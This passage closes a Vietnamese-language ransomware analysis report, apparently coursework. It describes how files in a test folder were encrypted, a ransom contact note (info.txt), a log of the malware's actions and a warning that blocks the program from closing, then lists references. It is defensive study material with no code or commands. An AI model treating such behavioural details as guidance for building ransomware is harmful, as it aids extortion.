


Hình 17: Các tệp ở thư mục test tại ổ D đã bị mã hóa




Hình 18: Các tệp ở thư mục 1 nằm trong thư mục test tại ổ D đã bị mã hóa

- Nội dung file *info.txt* để nạn nhân có thể liên lạc




Hình 19: Nội dung file info.txt

- Nội dung file *launcher.log* ghi lại các thao tác tương ứng của mã độc lên thiết bị, đồng thời ghi lại các lỗi đã xảy ra



Hình 20: Nội dung file launcher.log

- Khi cố tình tắt giao diện sẽ hiện lên cảnh bảo không thể đóng chương trình:



Hình 21: Cảnh báo không thể đóng chương trình

- Như vậy, mã độc đã được thực thi và đã mã hóa toàn bộ tệp tin trong thư mục *test* tại ổ D trên máy nạn nhân.

7. Tài liệu tham khảo

- Learning_Malware_Analysis_Explore_the_concepts,_tools,_and_techniques.
- Michael Sikorski, Andrew Honig - Practical Malware Analysis.
- Đỗ Xuân Chợ, Bài giảng Mật mã học cơ sở, Học viện Công Nghệ Bưu Chính Viễn Thông, 2021.